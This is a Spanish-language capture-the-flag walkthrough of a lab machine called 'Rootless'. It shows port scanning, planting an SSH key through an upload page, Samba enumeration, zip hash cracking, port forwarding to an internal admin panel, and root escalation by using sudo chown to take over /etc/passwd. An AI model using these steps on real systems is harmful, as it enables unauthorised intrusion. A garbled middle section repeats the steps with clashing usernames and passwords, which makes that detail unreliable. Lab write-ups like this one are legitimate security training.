

ROOTLESS

r00tless



Autor: d1se0

Dificultad: **Difícil**

Fecha de creación:
02/09/2024

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.18.0.2
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.18.0.2 -T 2
```


22/tcp 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

139/tcp open netbios-ssn Samba smbd 4

445/tcp open netbios-ssn Samba smbd 4

puerto 80



ENUMERACIÓN

Con gobuster buscamos archivos y directorios

Encontramos varios directorios interesantes `/upload.php`, `/readme.txt`


```
# gobuster dir -u http://172.18.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,py
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,py,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 2410]
/upload.php (Status: 200) [Size: 56]
/readme.txt (Status: 200) [Size: 78]
./html (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)

Finished
```



Esto puede ser una buena pista que nos permita acceder al sistema.

Si generamos un par de claves SSH

```
ssh-keygen -t rsa -b 2048 -f ssh_key
```

Obtenemos dos archivos,

ssh_key clave privada

ssh_key.pub clave pública

Si podemos escribir en `authorized_keys`, podemos añadir nuestra clave pública y acceder al servidor como un usuario autorizado.

Copiamos el contenido de la clave publica y lo pegamos dentro de un archivo

llamado `authorized_keys`

```
cat ssh_key.pub
```

```
nano authorized_keys
```

Con `enum4linux` enumeramos recursos y usuarios

```
enum4linux -a 172.18.0.2
```

```
===( Share Enumeration on 172.18.0.2  
)=====
```

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

	Sharename	Type	Comment
	-----	----	-----
	print\$	Disk	Printer Driver
	read_only_share	Disk	
IPC\$	IPC	IPC Service (e39b9042f668 server (Samba, Ubuntu))	

[+] Enumerating users using SID S-1-22-1 and logon username "", password "


S-1-22-1-1000 Unix User\root-false (Local User)

S-1-22-1-1001 Unix User\sambauser (Local User)

S-1-22-1-1002 Unix User\less (Local User)

S-1-22-1-1003 Unix User\passssamba (Local User)


Subimos el authorized_keys a /upload



EXPLOTACIÓN

El archivo authorized_keys debería estar ubicado en el directorio ./ssh, con lo que teniendo usuarios, probamos a entrar por SSH de la siguiente manera

ssh -i ssh_key passssamba@172.18.0.2



```
passssamba@e39b9042f668:~$ ls -la
total 44
drwxr-xr-x 1 passssamba passssamba 4096 Aug 27 14:34 .
drwxr-xr-x 1 root      root      4096 Aug 27 13:35 ..
-rw----- 1 passssamba passssamba   5 Aug 27 14:34 .bash_history
-rw-r--r-- 1 passssamba passssamba 220 Aug 27 13:35 .bash_logout
-rw-r--r-- 1 passssamba passssamba 3771 Aug 27 13:35 .bashrc
drwx----- 2 passssamba passssamba 4096 Aug 27 13:55 .cache
-rw-r--r-- 1 passssamba passssamba  807 Aug 27 13:35 .profile
drwxrws--- 1 passssamba passssamba 4096 Jan 22 18:34 .ssh
-rw-r--r-- 1 root      root        47 Aug 27 14:24 note.txt
```

Leemos el note.txt que nos encontramos

```
passssamba@e39b9042f668:~$ cat note.txt
```

What would "smbaarribasiempre" be used for?

¿Para qué se usaría 'smbaarribasiempre'?"

Puede ser una contraseña, probamos con smbouser

```
passssamba@e39b9042f668:/home$ su smbouser
Password:
smbouser@e39b9042f668:/home$
```

Con el siguiente comando me bajo el linpeas

```
scp -i ssh_key linpeas.sh passssamba@172.18.0.2:/tmp/
```

Después de revisar encuentro algo interesante

```
| Analyzing Samba Files (limit 70)
-rw-r--r-- 1 root root 9071 Aug 27 11:15 /etc/samba/smb.conf
; logon script = logon.cmd
;
; create mask = 0700
; directory mask = 0700
; guest ok = yes
;
```

total 44

drwxr-xr-x 1 passsamba passsamba 4096 Aug 27 14:34 .

```
-rw----- 1 passsamba passsamba  5 Aug 27 14:34 .bash_history
```

```
-rw-r--r-- 1 passsamba passsamba 3771 Aug 27 13:35 .bashrc
```

```
-rw-r--r-- 1 passsamba passsamba 807 Aug 27 13:35 .profile
```

```
-rw-r--r-- 1 root    root    47 Aug 27 14:24 note.txt
```

```
passsamba@e39b9042f668:~$ cat note.txt
```

¿Para qué se usaría 'sambaarribasiempre'?

```
passsamba@e39b9042f668:/home$ su sambauser
```

sambauser@e39b9042f668:/home\$

```
scp -i ssh_key linpeas.sh passsamba@172.18.0.2:/tmp/
```

Analyzing Samba Files (limit 70)

```
; logon script = logon.cmd
```

•

•

```
; create mask = 0700
```

```
; directory mask = 0700
```

```
; guest ok = yes
```

1

Buscamos recursos con permisos de escritura

```
sambauser@e39b9042f668:~$ cat /etc/samba/smb.conf | grep path
; logon path = \\%N\profiles\%U
# logon path = \\%N%\%U\profile
; path = /home/samba/netlogon
# users profiles (see the "logon path" option above)
# The path below should be writable by all users so that their
; path = /home/samba/profiles
path = /var/tmp
path = /var/lib/samba/printers
path = /srv/samba/read_only_share
```

Nos conectamos a samba como sambauser

```
smbclient //172.18.0.2/read_only_share -U sambauser
```

```
# smbclient //172.18.0.2/read_only_share -U sambauser
Password for [WORKGROUP\sambauser]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
.                  D            0   Tue Aug 27 05:21:22 2024
..                 D            0   Tue Aug 27 05:21:22 2024
secret.zip         N          242 Tue Aug 27 05:21:14 2024
sambauser@e39b9042f668:~$ ls -la
total 12
-rw-r--r-- 1 sambauser sambauser 1024 Aug 27 05:21 secret.zip
82083148 blocks of size 1024. 43354792 blocks available
smb: \> get secret.zip
getting file \secret.zip of size 242 as secret.zip (3,9 KiloBytes/sec) (average 3,9 KiloBytes/sec)
smb: \>
```

Extraemos el hash

```
zip2john secret.zip > secret.hash
```

Y crackaeamos con john

```
john --wordlist=/usr/share/wordlists/rockyou.txt secret.hash
```

```
qwert (secret.zip/secret.txt)
```

```
unzip secret.zip
Archive: secret.zip
[secret.zip] secret.txt password:
extracting: secret.txt
```

```
cat secret.txt
root-false:cGFzc3dvcmRiYWZWRzZWN1cmV1bHRyYQ==
echo "cGFzc3dvcmRiYWZWRzZWN1cmV1bHRyYQ==" | base64 -d
passwordbadsecureultra
```

Nos hacemos root-false

```
sambauser@e39b9042f668:~$ su root-false
Password:
root-false@e39b9042f668:/home/sambauser$
```

Dentro del home de este usuario

```
root-false@e39b9042f668:~$ ls
message.txt
root-false@e39b9042f668:~$ cat message.txt
```

Mario, remember this word, then the boss will get angry:

"pinguinodemarioelmejor"

En la información de líneas

```
PHP exec extensions
drwxr-xr-x 2 root root 4096 Aug 27 11:00 /etc/apache2/sites-enabled
drwxr-xr-x 2 root root 4096 Aug 27 11:00 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 35 Aug 27 11:00 /etc/apache2/sites-enabled/second-
site.conf -> ../sites-available/second-site.conf
<VirtualHost 10.10.11.5:80>
```

El sitio second-site está configurado para escuchar en la IP 10.10.11.5 en el puerto 80.


```
ssh -i ssh_key -L 8080:10.10.11.5:80 passsamba@172.18.0.2
```

Esto redirige el tráfico del puerto 8080 en tu máquina local al puerto 80 de 10.10.11.5.


Si nos vamos al navegador encontramos un panel de login

<http://127.0.0.1:8080>

Accedemos con mario/pinguinodemarioelmejor



The screenshot shows a web browser window with the address bar displaying '127.0.0.1:8080'. The browser's tab bar includes links to 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'Optimum write-up -'. The main content area features a dark-themed login form titled 'Login - Admin' in red text. The form contains two input fields: 'Nombre de usuario' and 'Contraseña', both with red borders. Below these fields is a red button labeled 'Iniciar sesión'. At the bottom of the form, it says '© 2024 Sistema de Administración'.




The screenshot shows a web browser window with the address bar displaying '127.0.0.1:8080/super_secure_page/admin.php'. The browser's tab bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'Optimum write-up - T...'. The main content area features a dark-themed dashboard titled 'Panel de Administración' in red text. Below the title is a section 'Estadísticas del Sistema' with three red-bordered boxes containing the following data: 'Usuarios Activos: 42', 'Visitas Diarias: 1345', and 'Errores Detectados: 7'. Below this section is a section 'Gráficos del Sistema' with a red-bordered box that is currently empty.

En el código fuente encontramos `<!--ultramegatextosecret.txt-->`

Nos vamos al navegador y descubrimos un texto del que observamos

una posible contraseña y su autor

`less/Cristal_de_la_Aurora`



Nos hacemos less

`root-false@e39b9042f668:~$ su less`

Password:

`less@e39b9042f668:/home/root-false$`

Buscamos permisos sudo

`less@e39b9042f668:/home/root-false$ sudo -l`

Matching Defaults entries for less on e39b9042f668:

`env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty`

User less may run the following commands on e39b9042f668:

`(ALL : ALL) NOPASSWD: /bin/chown`

Consultando en GTFobins

<https://gtfobins.github.io/gtfobins/chown/#sudo>

```
less@e39b9042f668:/tmp$ LFILE=/etc/passwd
```

```
less@e39b9042f668:/tmp$ sudo chown $(id -un):$(id -gn) $LFILE
```

```
less@e39b9042f668:/tmp$ ls -la /etc/passwd
```

```
-rw-r--r-- 1 less less 1382 Aug 27 13:36 /etc/passwd
```

Ahora, este archivo es propiedad de **less**

Con o que si entramos con nano y suprimimos la primera x de root

```
less@e39b9042f668:/tmp$ nano /etc/passwd
```

Nos hacemos root

```
less@e39b9042f668:/tmp$ su
```

```
root@e39b9042f668:/tmp# whoami
```

```
root
```

```
root@e39b9042f668:/tmp#
```

```
less@e39b9042f668:/tmp$ LFILE=/etc/passwd
less@e39b9042f668:/tmp$ sudo chown $(id -un):$(id -gn) $LFILE
less@e39b9042f668:/tmp$ ls -la /etc/passwd
-rw-r--r-- 1 less less 1382 Aug 27 13:36 /etc/passwd
less@e39b9042f668:/tmp$ nano /etc/passwd
less@e39b9042f668:/tmp$ su
root@e39b9042f668:/tmp# whoami
root
root@e39b9042f668:/tmp#
```

Buen día 😊